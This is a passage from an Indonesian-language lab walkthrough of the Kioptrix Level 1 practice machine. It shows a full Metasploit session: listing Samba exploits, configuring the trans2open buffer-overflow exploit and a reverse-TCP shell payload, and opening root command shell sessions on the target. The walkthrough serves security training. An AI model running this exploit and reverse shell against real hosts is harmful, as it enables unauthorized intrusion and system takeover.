   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   13  exploit/linux/samba/chain_reply                      2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                       2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                         2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                     2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results          2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
Interact with a module by name or index. For example info 25, use 25 or use exploit/windows/http/sambar6_search_results
```

Dari list diatas, saya menggunakan exploit:


exploit/linux/samba/trans2open



```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.17     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set rhosts 192.168.1.104
rhosts => 192.168.1.104
```



```
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set rhosts 192.168.1.104
rhosts => 192.168.1.104
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set payload
payload => linux/x86/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> show payloads

Compatible Payloads
===================

   #   Name                                           Disclosure Date  Rank    Check  Description
   -   ----                                           ---------------  ----    -----  -----------
   0   payload/generic/custom                                          normal  No     Custom Payload
   1   payload/generic/debug_trap                                      normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                  normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                               normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                    normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                      normal  No     Generic x86 Tight Loop
   6   payload/linux/x86/adduser                                       normal  No     Linux Add User
   7   payload/linux/x86/chmod                                         normal  No     Linux Chmod
   8   payload/linux/x86/exec                                          normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp                     normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp                     normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp                          normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid                     normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp                  normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp                  normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp                       normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid                  normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/metsvc_bind_tcp                               normal  No     Linux Meterpreter Service, Bind TCP
   19  payload/linux/x86/metsvc_reverse_tcp                            normal  No     Linux Meterpreter Service, Reverse TCP Inline
   20  payload/linux/x86/read_file                                     normal  No     Linux Read File
   21  payload/linux/x86/shell/bind_ipv6_tcp                           normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   22  payload/linux/x86/shell/bind_ipv6_tcp_uuid                      normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   23  payload/linux/x86/shell/bind_nonx_tcp                           normal  No     Linux Command Shell, Bind TCP Stager
   24  payload/linux/x86/shell/bind_tcp                                normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_tcp_uuid                           normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   26  payload/linux/x86/shell/reverse_ipv6_tcp                        normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   27  payload/linux/x86/shell/reverse_nonx_tcp                        normal  No     Linux Command Shell, Reverse TCP Stager
   28  payload/linux/x86/shell/reverse_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager
```



```
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> set payload payload/linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(linux/samba/trans2open) >> exploit

[*] Started reverse TCP handler on 192.168.1.17:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.1.17:4444 -> 192.168.1.104:32769) at 2023-07-05 19:24:36 +0700

[*] Command shell session 2 opened (192.168.1.17:4444 -> 192.168.1.104:32770) at 2023-07-05 19:24:37 +0700
[*] Command shell session 3 opened (192.168.1.17:4444 -> 192.168.1.104:32771) at 2023-07-05 19:24:38 +0700
l[*] Command shell session 4 opened (192.168.1.17:4444 -> 192.168.1.104:32772) at 2023-07-05 19:24:41 +0700
ls
/bin//sh: lls: command not found
ls -la
total 2
drwxrwxrwt    2 root     root         1024 Jul  5 10:57 .
drwxr-xr-x   19 root     root         1024 Jul  5 10:41 ..
hostname
kioptrix.level1
```

Lalu setelah saya mengatur RHOSTS dan PAYLOAD, saya mencoba jalankan exploitnya. Setelah menunggu beberapa saat, lalu muncul teks “Command shell session opened”, saya coba jalankan perintah dasar linux dan boom! ternyata mesin telah diambil alih.